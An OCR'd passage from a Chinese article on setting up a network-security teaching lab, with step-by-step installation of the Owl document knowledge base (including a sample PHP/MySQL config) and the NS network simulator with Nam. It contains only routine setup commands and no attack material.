


图12

整个实验室通过浏览器和命令行方式进行访问学习和实验教学，使用Owl建立KB库，丰富教学资源，提供各种攻击文献和资源链接；邮件列表服务提供注册会员能及时查收实验室近期的各种动态学习交流活动；BBS交流系统提供对网络攻击防御各方面话题讨论的空间；而具体的实验活动由Win4Lin虚拟有漏洞的操作系统进行细致研究；通过强大的NS网络模拟实验室环境实现各种网络协议的学习，并由Nam支持在先教学，CVS维护NS实验室各种教学实验的脚本代码。

2、具体建设步骤

KB管理子系统建设

网络安全组织所建立的知识库(Knowledge Database)是由多人的创作和引用而积累的各类安全研究文献和技术文章，因

此容量比对个人的KB建设自然需要功能更为完善的应用软件以支撑这种分布式文献收集、管理格局。

Owl(KB)是一个非常精美的多用户文档存储／管理的知识库，它具有简单易学的操作界面，强大的文件管理功能(支持文件上传／下载、用户文档权限管理、在线文件属性编辑和在线文件浏览等多种功能)，并支持多国语言（其中包括对繁／简中文的支持，适合国人使用)。由于其是遵守源代码开放的性质，使得它免费而不失精致，很适合安全组织建立自己的在线文档KB库。

其支持支持平台包括：

```
PostgreSQL 7.x
MySQL 3.2x.x
Apache 1.2.x、1.3.x和2.x
IIS 4.x 5.x
PHP 4.0.2以上版本
```

根据要求，其基础环境：apache+php+mysql

从随机光盘获得Owl-0.71.tar.gz　或者从http://sourceforge.net/projects/owl/获取最新版本。

安装步骤：

1、解压并移动文件包至Web根目录中

\# mv intranet /path/to/your/html/directory

2、创建数据库

\# mysqladmin　p create intranet

3、导入表单结构

\# mysql　p intranet < DOCS/mysql-tables.sql

(**注**：假如对命令行生疏，可以通过http://yourwebserver/intranet/admin/tools/ctable.php的工具创建数据表单)

4、编辑/config目录中的owl.php文件

由于owl打包中存在数据表单与指针变量对应不一致，因此这里稍做修改如下(具体修改可根据自己的Web设置修改对应项目，这里只对文件修改部分的罗列，不列表整个文件)：

```
<?php
//KB库文件指向目录级别。
$default->owl_root_url                    = "/intranet";

// owl所存放的物理目录
$default->owl_fs_root                     = "/var/www/
html/intranet";

// 磁盘上存放上载文件的目录
$default->owl_FileDir                     = "/var/www/html/
intranet";

//*******************************************************
// 选择语言
//*******************************************************
// b5
// Chinese
// Danish
// Deutsch
// Dutch
// English
// Francais
// Hungarian
// Italian
// NewEnglish <- NEW LOOK, English will be obso-
leted in a future version
// Norwegian
// Portuguese
// Spanish

//默认选择中文
$default->owl_lang                    = "Chinese";

//新增表单的指针影射
$default->owl_news_table = "news";

$default->owl_comment_table = "comment";

$default->owl_log_table = "owl_log";

//使用mysql.inc文件，指定数据库为mysql
require("$default->owl_fs_root/phplib/db_mysql.inc");

//数据库连接信息
$default->owl_db_user            = "mysqlsyadmin";
$default->owl_db_pass            = "mysqlpass";
$default->owl_db_host            = "localhost";
$default->owl_db_name            = "intranet";
?>
```

5、设置/Documents文件夹的写权限

\# chown　R nobody.nobody Documents

6、Owl文档管理KB库截图浏览

(1) 登录界面

初始用户和管理密码均为admin，为保证安全性，进入管理页面重新修改管理员用户名和密码设置（如图13）。




图13

(2) 管理员页面截图

可修改文档管理界面的颜色、字体等；可增删特权用户和普通用户；可观查日志用户操作记录，建立审核机制；可管理公告板信息并观察KB库目前在线人数及相关的统计信息（如图14)。




图14

（3） 应用界面截图（如图15）

拥有众多的操作功能，由于操作图标按纽解释清晰，不在一一赘述功能。




图15

（4） 维护页面截图（如图16）

从图可知，维护页面可设置Owl发送邮件功能、用户注册登陆、文件压缩和数据备份的其他特殊功能。




图16

NS仿真实验室

仿真一词让我想到电影《骇客帝国》里面的虚拟现实网络环境，影片中，我们几乎不能承认自己所处的世界会是一个真实谎言。实际上这种虚拟现实就是仿真应用的一种表现形式。

作为网络安全组织团体，很多情况下成员是在地域上分布于不同位置的，因此构建协作安全研究的物理实验室成为了交流的一种阻碍和羁绊。然而使用仿真技术，应用于巨大的网络空间，从而有机的联系各种相关讨论和定制的网络安全研究，对安全小组来说无疑是种最优秀的解决方式。

小知识 NS(Network Simulator)是一种面向对象，离散事件驱动的网络仿真模拟器。它支持多种的TCP协议簇群，可建立各种不同的单播和组播路由模型和不同的组播协议。更令人激动的是他居然支持移动网络和卫星网络的模型建立。当然，他对诸如web caching等高层应用的模拟支持也自然是其强大功能的一隅显露。

利用NS所制作的网络模型，初中级用户可以学习和研究比较网络协议而不需要了解任何编程语言；高级用户可以使用C++和TCL语言进行高级开发，设计更为精妙的模拟网络环境；研究人员可以研究新的网络概念。因此使用NS建立网络攻防的基础教学研究实验室是相得益彰的。

1、程序安装

NS相当之大，需要250M的磁盘空间进行编译，可从相关光盘中选取一次性压缩包(ns-allinone-2.26.tar.gz)，其中包括：

```
Tcl release 8.3.2
Tk release 8.3.2
Otcl release 1.0a8
TclCL release 1.0b13
Ns release 2.26
Nam release 1.9
Xgraph version 12
CWeb version 3.4g
SGB version 1.0
Gt-itm gt-itm and sgb2ns 1.1
Zlib version 1.1.4
```

安装非常简单，使用软件附带的安装脚本进行安装./install

设置环境变量路径和类库路径

PATH=$PATH:{当前安装路径}/bin:{当前安装路径}/tcl<版本号>/unix:{当前安装路径}/tk<版本号>/unix

LD_LIBRARY_PATH=$LD_LIBRARY:{当前安装路径}/otcl-<版本号>:{当前安装路径}/lib

TCL_LIBRARY={当前安装路径}/tcl<版本号>

export PATH,LD_LIBRARY,TCL_LIBRARY

测试ns/nam功能套件

cd ns-<版本号>

./validate

2、使用方法

网络模拟环境一般是采用Tcl和C++面向对象语言进行编写的，使用Tcl编写的模拟网络实验脚本为tcl后缀，运行脚本命令为ns <tcl脚本名>，脚本会在标准输出创建一些结果、写入一个跟踪文件或启动nam程序进行可视化网络模拟实验。

Nam是动画模拟程序，可以使用NS编码的脚本所生成的文件(文件后缀名为nam)进行图形界面的实验模拟。运行命令为nam <nam文件名>。其主运行界面如图17。




图17

关于所使用的模拟脚本可以从http://www.isi.edu/cgi-bin/ns-edu/view_db.pl下载tcl文件和namtrace文件进行使用。在nam软件目录也附带了大量的指定的网络教学的模拟脚本，极大的方便了对各种网络协议的研究和学习。而这些脚本一般都配备了屏幕截图和文字说明（对于英语不好的读者可能稍微感到有些吃力），完全满足了对网络协议实验的部分要求。

以下实例是脚本Fast-retransmit.tcl模拟的可视化图形（如图18）。

